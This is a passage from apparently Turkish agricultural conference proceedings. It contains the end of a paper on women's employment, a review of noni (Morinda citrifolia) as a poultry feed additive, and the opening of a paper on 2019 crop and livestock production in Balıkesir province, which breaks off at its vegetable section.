Geleneksel kadın-erkek cinsiyet ayrımcılığını önleyebilmek için medyayla iş birliği yapıp bu bakış açısı medya yoluyla çürütülmelidir. Aslında temel olarak kadının toplumsal rolü konusunda yerleşmiş bilincin değiştirilmesi de gerekmektedir. Kadınların istihdam oranlarında en önemli belirleyici faktörlerden biri olan eğitim konusunda ilgili politikaların kadın istihdamını teşvik edecek şekilde düzenlenmesi, kız çocuklarının okullaşma oranları ile mesleki eğitim alan kız öğrenci sayısının artırılması gibi girişimler ülkemizdeki kadın istihdamını artırmada rol oynayacaktır.

“Bir erkeği eğiterseniz bir adamı eğitirsiniz; bir kadını eğiterseniz, bir kuşağı eğitirsiniz.”

BRIGHAM YOUNG

5. KAYNAKÇA

- [1] Aksoy, Ş. Felek, N. Yayla, İ. Çeviş Yönetim ve Ekonomi Araştırmaları Dergisi / Journal of Management and Economics Research Cilt/Volume: 17 Sayı/Issue: 3 Eylül/September 2019 ss./pp. 146-163 N.
- [2] Alkan, H.I. 2019. Tarım Sektöründe Kadın Emeği. (Çarşamba Ovası Gündoğdu ve Damlatış Köylerinde Fındık, Çeltik ve Sebze Üretimi Özelinde Bir İrdeleme), Gazi Kitabevi, Ankara
- [3] Can,Y, Eydiker, U. 2019. Türkiye’de Kadın İstihdam Profiline İstatistiksel Bölgeler Arasındaki Farklılıklarının İncelenmesi. XIII. IBANESS Congress Series on Economics, Business and Management – Tekirdag-Fall / Turkey. P.846-861
- [4] FAO, 2011. Women in Agriculture, Closing the Gender Gap For Development. FAO Publications., 2011 (ISSN 0081-4539) 7-115.
- [5] Jacobson, J.L., 1993, Kalkınmada Cinsiyet Ayrımının Kaldırılması. Dünyanın Durumu 1993. Worldwatch Enst. Raporu. Çev: Y-F, Köseoğlu. Tema Vakfı Yayınları No:4 ISBN 975 7169 005, 67-88, İstanbul.
- [6] Kandiyoti, d. 2011. Cariyeler, Bacılar, Yuttaşlar. İstanbul: Metis Yayınları, 60
- [7] KKA. 2018. TRC2 (Diyarbakır-Şanlıurfa) Bölgesi İstihdam Ve İşgücü Piyasası Raporu. Karacadağ Kalkınma Ajansı, Diyarbakır.

- [8] Öcal Kara, F., Aktaş, Y., Işgın, T. 2004. Şanlıurfa İlinde Tarımsal Yayım Hizmetlerinde Kadının Yeri. Türkiye VI. Tarım Ekonomisi Kongresi., 635-641.
- [9] Öcal Kara, F., Aktaş, Y. 2007. Şanlıurfa İlinde Kadınların Tarımsal Yayım Çalışmasından Yararlanmasına Etki Eden Olumsuz Etkenler. Tarım Ekonomisi Dergisi, 13(2), 71-83.
- [10] Öztürk ve Akduran. 2012. Ataerki: Bir Kavramın Yeniden İnşası. “Eski Aterkiden Ataerlil Kapitalizme. Eğitim bilim Toplum Dergisi, Cilt 10. Sayı 38, 72-115..
- [11] Sarptürk, İ. 1990. Adana İli Kır Toplum Yapısı İçerisinde Kadının Yeri. Çukurova Üniversitesi Fen Bilimleri Enstitüsü Yüksek Lisans Tezi, Adana, 48sf.
- [12] Tük, (www.tuik.gov.tr)
- [13] Türk-iş, 2005. Türkiye’de Emek Piyasasında Kadınların Durumu, Türk-İş Raporu

MORINDA BİTKİSİNİN (*MORINDA CITRIFOLIA* L.) KANATLI BESLENMESİNDE KULLANILMASI

Behlül Sevim¹, Tugay Ayaşan²

¹*Aksaray Üniversitesi, Eski Meslek Yüksekokulu, Aksaray, TURKEY*

²*Osmaniye Korkut Ata Üniversitesi, Kadirli Uygulamalı Bilimler Yüksekokulu, Osmaniye, TURKEY*

behluls68@gmail.com

ORCID: 0000-0003-2996-3241

ÖZET

Kanatlı hayvan rasyonlarında büyümeyi uyarıcı olarak kullanılan antibiyotiklerin yasaklanmasından sonra farklı bitki türlerinde antibiyotiklerin yaptığı etkiyi yapacak alternatif etken madde arayışları başlamıştır. Morinda bitkisi de bu konuda çalışılan bir bitki olup; sahip olduğu fitojenik bileşikler sebebiyle ilgi çekmektedir. Kanatlı hayvan beslemesinde alternatif bir yem katkı maddesi olarak öne çıkmaktadır. Morinda bitkisi protein bakımından fakir bir bitki olup; potasyum, sülfür, kalsiyum, fosfor, askorbik asit ve karotenoid bakımından zengin bir yapıya sahiptir. Selenyumu da iz miktarda içermektedir. Morinda tohumları yağ asitlerince özellikle de linolenik, oleik, stearik ve laurik asit bakımından zengindir. Morinda bitkisi farklı düzeylerde biyolojik bileşikler içermektedir. Bu bileşikler glikozidler, polisakkaritler, alkaloidler, yağ asit esterleri olup; bunlar antibakterial, anitoksidan, antiviral, antifungal, kolesterol düzenleyici ve bağışıklığı sağlayıcı etki göstermeleri nedeniyle hayvan beslemede önemli etkileri bulunmaktadır. Bu derlemede Morinda bitkisi ile bu konuda kanatlı hayvanlar üzerinde yapılan besleme çalışmaları ele alınmıştır.

Anahtar Kelimeler: *Morinda*, *Broiler*, *Yumurtacı tavuk*, *Yem*, *Besleme*

THE USE OF NONI (*MORINDA CITRIFOIA* L.) IN POULTRY

NUTRITION

ABSTRACT

After the prohibition of antibiotics used as growth stimulants in poultry diet, the search for alternative active ingredients that will have the effect of antibiotics in different plant species

has started. Morinda plant is also a plant studied on this subject; It attracts attention due to its phytogetic compounds. It stands out as an alternative feed additive in poultry nutrition. Morinda plant is a plant poor in protein; It has a structure rich in potassium, sulfur, calcium, phosphorus, ascorbic acid and carotenoids. It also contains trace amounts of selenium. Morinda seeds are rich in fatty acids, especially linolenic, oleic, stearic and lauric acids. Morinda plant contains different levels of biological compounds. These compounds are glycosides, polysaccharides, alkaloids, fatty acid esters; they have important effects on animal nutrition as they have antibacterial, anti-oxidant, antiviral, antifungal, cholesterol regulating and immunogenic effects. In this review, nutrition studies on the Morinda plant on poultry have been discussed.

Keywords: *Morinda, Broiler, Laying hen, Feed, Nutrition*

1. GİRİŞ

Dünya nüfusunun artışına paralel olarak olası gıda krizine karşı çözüm üretecek sektör olarak değerlendirilen kanatlı hayvan sektörü bu düşünceye paralel olarak büyük değişim ve dönüşümler geçirerek endüstriyel üretim yapılan bir sektör haline gelmiştir. Doğal ortamda kanatlı hayvan yetiştiriciliği yerine herşeyin kontrollü yapıldığı kapalı yetiştiricilik sistemine geçmiştir. Bu sistemde hayvan başına daha fazla verim elde edilmesi için büyümeyi teşvik etmek, bağışıklık sistemini güçlendirmek için yemlere bazı yem katkı maddeleri ilave edilmekteydi. Bu yem katkı maddelerden bir tanesinde antibiyotiklerdir. Tüketici sağlığı üzerine olumsuz etkilerinin anlaşılması sonucunda bu maddenin hayvan yemlerine katılması 2006 yılında yasaklandı. Tüketicinin sağlığına zararlı etkisi olmayan, antibiyotiğin yapmış olduğu etkilere sahip yem katkı maddeleri gündeme geldi. Bu gelişmeler neticesinde bir çok bitki türü üzerinde çalışma yapıldı ve yapılmaktadır. Son zamanlarda alternatif yem katkı maddesi olarak üzerinde durulan bitkilerden bir tanesinde Morinda (*Morinda citrifolia*)dır. Morinda Rubiaceae familyasına ait çalı şeklinde bir bitkidir. Anavatanı Hindistan olmasına rağmen geniş bir coğrafyada yetiştiriciliği yapılmaktadır. Zorlu iklim ve toprak koşullarına dayanıklı bir bitkidir. Morinda Hint dutu olarak da bilinmektedir. Morindanın kökü, yaprağı, tohumu ve meyvesi farklı fitojenik bileşikler içermektedir. Farklı kısımların içerdiği fitojenik bileşikler Tablo 1’de gösterilmiştir. Tablo 1’de görüleceği üzere Morinda bitkisinin içerdiği Flavonidler farklı etki mekanizmalarına sahiptir. Doğal antioksidanların en önemli gruplarını oluştururlar. Ayrıca fenolik antioksidanlar kumarinler, tokoferoller ve fenolik asitlerdir [1]. Morinda bitkisi içerdiği bileşikler sayesinde antibakteriyel, antifungal, sindirim artırıcı, bağışık güçlendirici [2] olarak kanatlı rasyonlarında kullanılabilir.

Tablo 1. Morinda bitkisinin farklı kısımlarında bulunan fitojenik bileşikler ve onların farklı dağılımları [3]

Flavonoidler	Bitkide Bulunduğu Kısım
Kateşinler	
Epikateşinler	
Kaemferol	Meyve ve yaprak
Antosiyanin	
Kuersetin	
Terpenler	
Saponinler	Meyve ve Yaprak
Ursolik asit	
Polifenoller	
Klorojenik asit	Meyve
Gentisik asit	
P-hidroksibenzoik asit	
Kumarinler	
Skopoletin	Meyve
Yağ Asitleri	
Kaprilik asit	Meyve ve Tohum
Kaproik asit	
Hekzanoik asit	
Linolenik asit	
Vitaminler	
Vitamin C	Meyve
Vitamin E	
Vitamin A	

Avrupa Komisyonu Bilimsel Gıda Komitesi 2002 yılında aldığı kararla Morinda meyve suyunu yeni bir gıda olarak kabul etti. Morinda meyve suyunun içeriği Tablo 2’de verilmiştir. Avrupa komisiyonun da yeni bir gıda olarak kabul ettiği Morinda üzerinde bir çok ilmi araştırmalar yapılmaktadır. Asmara ve ark. [4] sentul tavuklarında yaptıkları çalışmada Morindanın performans parametrelerini etilemediğini ancak yumurta sarısı kolestrol değerini anlamlı derecede düşürdüğünü bildirmişlerdir. Etlik piliçlerde yapılan bir çalışmada Lal ve ark. [5] Morindanın büyüme üzerinde etkisinin önemsiz olduğunu belirtmişlerdir. Sunder ve ark. [6] yılında Morinda ekstranın Japon bıdırcınlarında canlı ağırlık artışı ve yumurta üretimini artırdığını tespit etmişlerdir. Farklı hayvan türleri üzerinde yapılacak olan farklı çalışmalarla Morinda bitkisinin sahip olduğu içerikler daha iyi anlaşılacaktır. Bu derlemede hayvan beslemede kullanılan Morinda bitkisi ve ondan elde edilen ürünlerle kanatlı hayvanlar üzerinde yapılan besleme çalışmaları ele alınmıştır.

Tablo 2. Morinda meyve suyunu kimyasal kompozisyonu [7]

Özellikler	
pH	3,4-3,6
Kuru Madde	10-11%
Protein	0,2-0,5%
Lipit	0,1-0,2%
Glikoz	3,0-4,0 g/100g
Fruktoz	3,0-4,0 g/100g
Potasyum	30-150 mg/100 g
Sodyum	15-40 mg/100 g
Magnezyum	3-12 mg/100 g
Kalsiyum	20-25 mg/100 g
Vitamin C	3-25 mg/100 g

2. ETLİK PİLİÇLERDE MORİNDA BİTKİSİNİN KULLANIMI

Morinda bitkisinin farklı kısımları (yaprak, kök, tohum vb) kullanılarak yapılan çalışmalarda farklı sonuçlar bildirilmiştir. Syahrudin ve ark. [8] yaptıkları çalışmada etlik bildircin rasyonlarına fermente edilmiş morinda yaprak tozu ilavesinin performans parametrelerini etkilemediğini bildirmiştir. Morinda yaprak ekstratının etlik piliçlerde göğüs eti kalitesi üzerine yapılan bir çalışmada Sukoco ve ark. [9] rasyona morinda yaprak ekstratı ilavesinin göğüs eti kalitesini etkilemediğini tespit etmişlerdir. Fenita, [10] karma yeme Morinda ilavesinin etlik piliçlerde performans parametrelerini etkilemediğini bildirmiştir. Sunder ve ark. [6] etlik piliçlerde içme suyuna konsantre Morinda meyve suyu ilavesinin canlı ağırlık ve canlı ağırlık artışını iyileştirme eğiliminde olduğunu belirtmişlerdir.

Etlik piliç sektörü her yıl büyüyen bir endüstri olup sıcaklık stresinin sebep olduğu ekonomik kayıplar büyüme üzerinde negatif bir etkiye sahiptir. Bu olumsuz durumu gidermek için etlik piliç rayonlarına farklı yem katkı maddeleri ilave edilmektedir. Sharifabadi ve ark. [11] rasyona % 0.2 g kurutulmuş Morinda bitkisi ilavesinin sıcaklık stresini hafifleteceğini saptamışlardır.

3. YUMURTA TAVUKLARINDA MORİNDA BİTKİSİNİN KULLANIMI

Yumurta tavuklarında yumurta sarı rengi tüketici davranışlarını etkileyen önemli bir faktördür. Yumurta tavuklarında sarı rengi ayarlamak için karma yemlere yem katkı maddeleri ilave edilmektedir. Moringa bitkisi yaprak tozlarının tavuk yemlerine ilave edildiği (Toro ve ark. [12] çalışmada % 1 oranında kullanılmasının yumurta ağırlığının, kabuk kalınlığını ve sarı rengini Roche renk kartelasına göre arttırdığını tespit etmişlerdir. Bir başka çalışmada ise Diarra ve ark. [13] ham ve olgun Morinda meyve tozunun yumurta tavuklarında performans, yumurta kalite parametreleri ve ileum bakteri popülasyonu üzerine etkisinin olmadığını bildirmiştir. Widjastutii ve ark. [14] yumurta tavukları içme sularına Morinda meyve suyunun katılmasının yumurta sarısı kolestrolünü azalttığını performans ve yumurta kalite parametrelerini etkilemediğini saptamışlardır. Morinda içeren bir karışımın (40 % *Psidium guajava* L.; 20 % *Morinda citrifolia* L.) yumurta tavuklarında denendiği Bell ve ark. [15] çalışmada karışımın % 1 oranında rasyona ilave edilmesinin yumurta üretimini ve kabuk kalınlığını arttırdığını belirlemişlerdir.

4. SONUÇ

Sonuç olarak Morinda bitkisinin birçok fonksiyonel özelliği vardır ancak kanatlı hayvan beslemede kullanımı hala sınırlıdır. Morindanın kanatlı hayvanların beslenmesinde kullanılmasına yönelik daha fazla araştırmaya gerek duyulmaktadır.

5. KAYNAKÇA

- [1] H. Deveci, A.G. Nur, M. A. Kırpık, A. Harmankaya, Y. Yıldız. “Fenolik bileşik içeren bitkisel antioksidanlar”. Kafkas Üniversitesi Fen Bilimleri Enstitüsü Dergisi, vol. 9, no.1, pp. 26-32, 2016.
- [2] A.C. Brown, “Anticancer activity of *Morinda citrifolia* (Noni) fruit”, a review. *Phytother. Res.*, vol. 26, pp. 1427-1440, 2012.
- [3] S.S. Diarra, F. Amosa, S. Lameta. “Potential of *Morinda* (*Morinda citrifolia* L.) products as alternative to chemical additives in poultry diets”. *Egyptian Journal of Veterinary Science*, vol. 50 no.1, pp. 37–45, 2019.
- [4] I. Y. Asmara, T. Widjastuti, I. Setiawan, A. Abun. “The effect of *Morinda citrifolia* L.(Noni) in drinking water on egg production and egg quality of Sentul Chickens”. *World Scientific News*, vol.136, pp. 122-133, 2019.
- [5] P.P. Lal, S.S Diarra, F. Amosa, A Devi. “Influence of stage of ripening and dietary concentration of Noni (*Morinda citrifolia* L.) powder on broiler performance.” *Journal of Agriculture and Rural Development in the Tropics and Subtropics*, vol.121, no.1, pp. 57–62, 2020.
- [6] J. Sunder, D.R Singh, A Kundu, S. Jeyakumar, S. K. Verma. “Supplementation of *Morinda citrifolia* extract on growth, production and immune response of Japanese quail”. *Indian Journal of Veterinary Research*, vol. 20, no. 2, pp. 61-65, 2011
- [7] Y. Chan-Blanco, F. Vaillant, A.M. Perez, M. Reynes, J.M Brillouet, P. Brat. “The noni fruit (*Morinda citrifolia* L.): A review of agricultural research, nutritional and therapeutic properties”. *Journal of Food Composition and Analysis*, vol. 19, no. 6-7, pp. 645-654, 2006.
- [8] E. Syahrudin, H. Abbas, E. Purwati, Y. Heryandi. “Effect of fermented noni leaf (*Morinda citrifolia* L.) in diets on cholesterol content of broiler chicken carcass”. *Jurnal Ilmu Ternak dan Veteriner*, vol. 16, no. 4, pp. 266-271, 2011.
- [9] A. Sukoco, E. Widodo, I. Thohari. “Effect of Noni Leaves Extract (*Morinda citrifolia* L.) Supplementation in Feed on Physical Quality of Broiler Breast Meat”. *Research Journal of Life Science*, vol. 2, no. 2, pp. 77-83, 2015.
- [10] Y. Fenita. “The effect of (*Morinda citrifolia* L.) meal in diet on performance of broiler”. *Jurnal Agroindustri*, vol. 2. No. 1, pp. 21-27, 2012.
- [11] H. Rajaei-Sharifabadi, L. Ellestad, T. Porter, A. Donoghue, W.G. Bottje, S. Dridi. “Noni (*Morinda citrifolia*) modulates the hypothalamic expression of stress-and metabolic-related genes in broilers exposed to acute heat stress”. *Frontiers in Genetics*, vol. 8, pp. 192, 2017.

- [12] D.M. Toro, Y.M. Aguilar, R.R Bertot, C.B. Hurtado, O.R. Nava. “Effect of dietary supplementation with *Morinda citrifolia* on productivity and egg quality of laying hens”. *Revista Ciencia y Agricultura*, vol.12, no. 2, pp. 7-12, 2015.
- [13] S.S. Diarra, S. Kakadi, S. Tukuafu, A. Meki, D. Williams, S. Kumar, A. Devi. “Influence of ripening and dietary concentration of *Morinda citrifolia* fruit powder on egg performance and gut health of laying hens”. *Livestock Research for Rural Development*, vol. 31, no. 8, pp. 1-10, 2019.
- [14] T. Widjastuti, I. Setiawan, A. Hasbuna, I. Yudaasmara. “Antibacterial activity of noni juice fruit (*morinda citrifolia* l.) on performance and hematologic indicator on sentul chicken”. *Scientific papers: series d, animal science-the international session of scientific communications of the faculty of animal science*, vol.62, no. 2. 2019.
- [15] I. S. Bell, Y. M. Aguilar, R.R. Bertot, C.O.González, R.A. Ginarte, G.P. Torres, O.R. Nava, D.M Toro. “Effects of Supplementation with Powder from Various Medicinal Plants on Productivity and Quality of Eggs from Laying Hens”. *Journal of Animal Production*, vol. 29 no.3, pp. 1-5, 2017.

BALIKESİR İLİ TARIMSAL ÜRETİM POTANSİYELİ

Ersan Bato¹, İlker Nizam²

^{1,2}*Tekirdağ Namık Kemal Üniversitesi, Ziraat Fakültesi, Tekirdağ, TURKEY*

ersanbato20@gmail.com

ORCID: 0000-0002-4169-9116

ÖZET

Bu çalışmada Balıkesir ilinde tarımsal üretim potansiyeli incelenmiştir. Balıkesir, coğrafi konum itibariyle Marmara Bölgesi'nin güneybatısında yer almaktadır. Batıda Ege Denizi, kuzeyde Marmara Denizi'ne olan kıyıları bakımından önemli bir yerde bulunmaktadır. İlin verimli olan toprakları birçok bitkinin yetişebilmesi için oldukça uygun ortam oluşturmaktadır. İldeki geçim kaynaklarının ilk sıralarında tarım ve hayvancılık gelmektedir. Tarım yapılan arazi miktarı 387.975 ha'dır. Balıkesir ilinin toplam tarım alanı içerisinde % 63,61 oranla tarla arazisi, % 21,40 zeytinlikler, % 14,99'luk oranla diğer alanlar yer kaplamaktadır. İlde TÜİK 2019 yılı verilerine göre yetiştirilen ve ekonomik öneme sahip tarla bitkilerinin başında üretime göre, 271.595 ton ile buğday, 118.620 ton ile çeltik, 39.248 ton ile arpa, 27.752 ton üretim ile çavdar izlemektedir. Çavdarın hemen ardından tane mısır gelirken üretim 15.021 ton olmuştur. Yem bitkisi olarak üretim bakımından ilk sırasında yer alan silajlık mısırın miktarı 1.643.418 ton olmuştur. Silajlık ekilen mısırın ardından ise yeşil otu için yetiştirilen yulaf gelmektedir ve üretim miktarı 468.572 ton olarak gerçekleşmiştir. Yulafın ardından ise yonca üretimi 221.569 ton olmuştur. Yoncadan sonra buğday (yeşil ot) yer almaktadır ve üretim 199.145 ton olarak belirlenmiştir. Fiğ üretimi ise 148.518 ton olmuştur. İlin sahil kesiminde iklimin elverişli olması sebebiyle sebze, meyve ve zeytin yetiştiriciliği yoğun şekilde yapılmaktadır. İldeki sebze üretim rakamlarına baktığımızda, domates üretimi 444.595 ton, karpuz üretimi 73.731 ton, biber üretimi 73.427 ton, kavun üretimi 70.495 ton ve patlıcan üretimi 48.819 ton olarak belirlenmiştir. İlde yetiştiriciliği yoğun bir şekilde yapılan zeytinin üretim miktarı 163.132 ton olarak saptanmıştır. İlin hayvan varlığına incelendiğinde, büyükbaş sayısı 536.855 adet sığır olurken, manda sayısı 6.369 adet olarak belirlenmiştir. Küçükbaş hayvan sayısı 1.112.323 adet koyun ve 171.635 adet keçiden oluşmaktadır. Balıkesir ili bu bakımdan yüksek bir tarımsal üretim potansiyeline sahiptir.

Anahtar Kelimeler: *Balıkesir, bitkisel üretim, hayvansal üretim*

THE AGRICULTURAL PRODUCTION POTENTIAL IN BALIKESİR PROVINCE

ABSTRACT

In this study, the agricultural production potential in Balıkesir province was examined. Balıkesir is located in the southwest of the Marmara Region due to its geographical location. It has an important place in terms of the Aegean Sea in the west and the Marmara Sea from the north. The fertile agricultural lands of the province create a very suitable environment for many plants to grow. Agriculture and livestock are at the top of the list of livelihoods in the province. The amount of agricultural land is 387.985 ha. The total agricultural area of Balıkesir province covers field crops with a rate of 63.61%, olive groves with a rate of 21.40% and other areas with a rate of 14.99 %. According to the data of TUIK 2019, the most economically important field crops grown in the province produce 271,595 tons of wheat, 118,620 tons of paddy, 39,248 tons of barley and 27,752 tons of rye. While maize production (for seed) came right after rye production, the maize production was 15.021 tons. The amount of maize for silage, which is in the first place in terms of production of feed crops, was 1.643.418 tons. After the maize production for silage comes oat production grown for herbage and the production amount was 468.572 tons. Alfalfa herbage production was 221,569 tons. Wheat (herbage) production is determined as 199.145 tons. Vetch production was 148.518 tons. Due to the favorable climate in the coastal part of the province, vegetable, fruit and olive cultivation is intensively carried out. When we examined at the vegetable production in the province, tomato production was determined as 444.595 tons, watermelon production 73.731 tons, pepper production 73.427 tons, melon production 70.495 tons and eggplant production 48.819 tons. The production amount of olive, which is cultivated intensively in the province, was determined as 163.132 tons. When the animal existence of the province is examined, the number of cattle and buffalo was determined as 536,855 and 6,369, respectively. The number of sheep and goats was determined as 1.112.323 and 171, respectively. Balıkesir province has a high agricultural production potential in this respect.

***Anahtar Kelimeler:** Balıkesir, plant production, animal production*

1. GİRİŞ

Balıkesir ilinin yüzölçümü 14.292 km²'dir. İlin kuzeydoğusunda Bursa, güneydoğusunda Manisa ve Kütahya, batısında Çanakkale ve güneybatısında İzmir ili yer almaktadır [1]. İlin batısında Ege Denizi, kuzeyinde Marmara denizi bulunmaktadır. Balıkesir ili birçok yönden zengin illerimizden biridir. Kent gerek tarım gerekse de doğal ortamlarıyla önem kazanmaktadır. Bu yüzden yörede yaşayan insanlar bu doğal ortamı en iyi şekilde değerlendirerek üretim yapmaktadırlar. Doğa turizmi bölgede her geçen gün önem kazanmaktadır. Balıkesir ili Akdeniz iklim kuşağında olması nedeniyle tahıl, endüstri bitkileri, yem bitkileri, sebze ve meyve gibi geniş bir yelpazede tarımsal yapıya sahiptir. Toprakları oldukça verimli olan ilin aynı zamanda su kaynakları da zengindir. Balıkesir, Gönen, Susurluk ve Edremit ovaları ilin başlıca üretim alanlarıdır. Gönen ovasında çeltik üretim oranı oldukça yüksektir. Edremit ovasında yoğun bir şekilde zeytin, meyve, sebze üretimi yapılmaktadır. Baklagiller üretiminde ülkemizde ilk sıralarda yer almaktadır. Ayrıca ilde seracılık yapılmakta, seralarda domates, salatalık ve taze fasulye üretilmektedir. Balıkesir ilinde tarım arazisi toplam miktarının % 12'si merkez ilçede bulunmaktadır. Bandırma ve Gönen ilçeleri % 9'luk bir paya sahiptir. İlde bulunan orman alanlarının %19'u Dursunbey ilçesinde yer alırken bunu % 13'lük oranla Sındırgı ve % 8'lik oranla Balya ilçesi izlemektedir. Bu çalışmanın amacı Balıkesir ilinde 2019 yılında yetiştirilen bitkisel ve hayvansal üretim miktarlarını değerlendirmek ve ilin tarımsal potansiyelini belirlemektir

2. BALIKESİR İLİ ARAZİ VARLIĞI

Balıkesir ili arazi varlığına ilişkin değerler çizelge 1'de sunulmuştur.

Çizelge 1. Balıkesir İli Arazi Dağılım Oranları*

Arazi Dağılımı	Alanı (ha)	Toplam Yüzölçümüne Oranı (%)
Tarım Alanı	387.975	26,81
Çayır-Mera Alanı	81.915	5,66
Orman Alanı	649.116	44,85
Tarım Dışı Arazi	328.294	22,68
Toplam	1.447.300	100

***TÜİK 2019 verileri**

Türkiye'de tarım arazisi varlığı 23.094.924 ha'dır. Ülkemizde çayır ve mera alanı 14.617.000 ha, orman varlığı ise 22.622.000 ha'dır [2]. Balıkesir ili toplam arazi varlığı ise 1.447.300 ha'dır. İlin tarım alanına bakıldığında 387.975 ha ile % 26,81'lik alan kaplamaktadır. Ayrıca çayır-meralar 81.915 ha alan ile % 5,66 oranında bulunmaktadır. Orman alanı 649.116 ha ile toplam alanın %44,85'ini oluşturmaktadır. Bu oran ilin ekonomisinde ormanların çok önemli olduğunu göstermektedir. Ek olarak tarım dışı arazi ise 328.294 ha'dır ve ilin arazi varlığının % 22,68'ini oluşturmaktadır.

Tarım Arazisi Dağılımı

Balıkesir iline ait tarım arazilerinin dağılımı ve oranları çizelge 2’de sunulmuştur.

Balıkesir ilinin tarım arazisi varlığı 387.975 ha’dır. İlin tarım arazileri içerisinde en geniş alanı 246.785 ha ile tarla alanları oluşturmakta olup, tarla bitkileri yetiştiriciliği toplam tarım alanı içerisinde % 63,61’lik bir orandadır. İlin tarımsal üretiminde önemli bir yer tutan zeytinlik alanı 83.050 ha ile % 21,40’lık bir paya sahiptir. Bağ yetiştiriciliği yapılan alan 1.360 ha ile % 0,35 oranında olmuştur. Sebze yetiştiriciliği ise 26.566 ha’dır ve % 6,85 olmuştur. İlin tarım arazilerinin % 4,95’i nadas alanı olarak bırakılmakta olup bu alan 19.195 ha’dır.

Çizelge 2. Balıkesir İli Tarım Arazileri Dağılım ve Oranları*

Arazi Dağılımı	Alanı (ha)	Toplam Tarım Arazisine Oranı (%)
Tarla Bitkileri	246.785	63,61
Zeytinlik	83.050	21,40
Bağ Arazisi	1.360	0,35
Sebze Arazisi	26.566	6,85
Meyvelik-dutluk	10.975	2,83
Süs Bitkileri	44	0,01
Nadas	19.195	4,95
GENEL TOPLAM	387.975	100

* 2019 Yılı TÜİK verileri

3. TARLA BİTKİLERİ ÜRETİMİ

Balıkesir ilinde tarla bitkileri yetiştiriciliği 246.785 ha’lık alanda yapılmaktadır. Tarla bitkileri tahıllar, endüstri bitkileri, yem bitkileri olarak gruplandırılmaktadır. Tahıllar grubunda yer alan bitkilerin Balıkesir ilinde ekilen alanları, üretim miktarları ve ortalama verimleri çizelge 3’te verilmiştir.

Çizelge 3. Balıkesir İlinde Yetiştirilen Tahıllar 2019 Yılı Verileri*

Ürünler	Ekilen Alan (da)	Üretim (ton)	Verim (kg/da)
Buğday	986.506	271.595	275
Çeltik	158.600	118.620	748
Arpa	127.108	39.248	309

Çavdar	92.037	27.752	302
Mısır	18.881	15.021	796

*** 2019 Yılı TÜİK verileri**

Balıkesir ilinde tahıllar grubu içerisinde 986.506 da ekim alanı ile buğday en fazla yetiştiriciliği yapılan bitkidir. İlde 2019 yılında 271.595 ton'luk buğday üretimi yapılmıştır. Ortalama buğday verimi ise 275 kg/da olmuştur. Yetiştirilen tahıllar içerisinde 2. sırayı çeltik yetiştiriciliği almaktadır. Çeltik ekim alanı 2019 yılında 158.600 da olurken, üretim 118.620 ton olarak gerçekleşmiştir. Balıkesir ilinde 2019 yılı verilerine göre ortalama çeltik verimi 748 kg/da'dır. Buğday ve çeltik üretimi sırasıyla arpa ve çavdar üretimi takip etmektedir. Arpa ekim alanı 127.108 da, üretim 39.248 ton ve ortalama verim ise 309 kg/da'dır.

Çavdar ekim alanı 92.037 da, üretim 27.752 ton ve verim 302 kg/da olarak gerçekleşmiştir. Tahıllar içerisinde yetiştiriciliği en az yapılan tanesi için yetiştirilen mısırdır. Mısırın ekim alanı 18.881 da ve tane mısır üretimi 15.021 ton olurken ortalama verim 796 kg/da olmuştur.

Balıkesir ilinde yetiştirilen endüstri bitkileri ekiliş, üretim ve verimleri çizelge 4'te verilmiştir.

Çizelge 4. Balıkesir İlinde Yetiştirilen Endüstri Bitkileri 2019 Yılı Verileri*

Ürünler	Ekiliş (da)	Üretim (ton)	Ort. Verim (kg/da)
Haşhaş (kapsül)	15489	645	46
Tütün	15387	1374	89
Süpürge otu	3700	1243	336
Şeker Pancarı	2375	13000	5474
Pamuk	2101	939	447
Anason	500	35	70

*** 2019 Yılı TÜİK verileri**

Balıkesir ilinde endüstri bitkisi olarak haşhaş, tütün, süpürge otu, şeker pancarı, pamuk, anason yetiştiriciliği yapılmaktadır. Yetiştirilen bu bitkiler içerisinde 15489 da ile haşhaş ilk sırayı almıştır. İlin haşhaş üretimi 645 ton olup ortalama verim 46 kg/da'dır. Ekim alanı bakımından 2. sırayı 15387 da ile tütün almaktadır. Tütün üretimi 1374 ton ve ortalama verim 89 kg/da'dır. Süpürge otu yetiştiriciliği 3700 da ile önemli bir yer tutmaktadır. Balıkesir ilinde süpürge otu üretimi 1243 ton, ortalama verim ise 336 kg/da'dır. Şeker pancarı ve pamuk üretim alanları birbirine oldukça yakın değerlerdedir. Şeker pancarı 2019 yılında ekiliş alanı 2375 da, üretim 13000 ton ve verim ise 5474 kg/da olarak gerçekleşmiştir. Pamuk üretimi 2101 da olarak gerçekleşmiştir. Kütlü pamuk üretimi 939 ton ve ortalama verim 447 kg/da'dır. Balıkesir ilinde 500 da'lık bir alanda anason yetiştiriciliği de yapılmaktadır.

Balıkesir iline ait yem bitkileri ekiliş üretimi verileri çizelge 5'te gösterilmiştir.

Çizelge 5. Balıkesir İlinde Yetiştirilen Yem Bitkileri 2019 Yılı Verileri*

Ürünler	Ekilen Alan (da)	Üretim (ton)	Verim (kg/da)
Mısır (silajlık)	317.690	1.643.418	5.173
Yulaf (yeşil ot)	252.193	468.572	1.858
Buğday (yeşil ot)	93.620	199.145	2.127
Fiğ (yeşil ot)	72.628	148.518	1.903
Yonca (yeşil ot)	52.700	221.569	4.305

*** 2019 Yılı TÜİK verileri**

Hayvanların ot ihtiyacını karşılamak amacıyla yetiştirilen yem bitkileri mısır, yulaf, buğday, fiğ ve yonca olarak gerçekleşmiştir. Silajlık mısır yem bitkisi olarak en fazla tercih edilen bitki olmuştur. Balıkesir ilinde 2019 yılında 317.690 da alanda silajlık mısır yetiştirilmiş, 1.643.418 ton üretim yapılmış ve 5.173 kg/da verim alınmıştır. Yem üretimi amacıyla yetiştirilen serin iklim tahılları yulaf ve buğday olarak karşımıza çıkmaktadır. İlde 252.193 da alanda ot üretimi amacıyla yulaf üretilmiş, bu alanlardan 468.572 ton üretim, 1858 kg/da ortalama verim alınmıştır.

Buğday ise 93.620 da alanda ekilmiş, 199.145 ton yeşil ot üretilmiş ve ortalama verim 2127 kg/da olmuştur. Yem bitkisi yetiştiriciliğinde baklagil olarak fiğ ve yonca tarımı yapılmaktadır. Balıkesir ilinde 72.628 da alanda fiğ ekilmiş, 148.518 ton üretim ve 1903 kg/da yeşil ot verimi gerçekleşmiştir. Yonca yetiştiriciliği 52.700 da alanda yapılmaktadır. Yonca üretimi 221.569 ton, yeşil ot verimi ise 4305 kg/da'dır.

4. SEBZE ÜRETİMİ

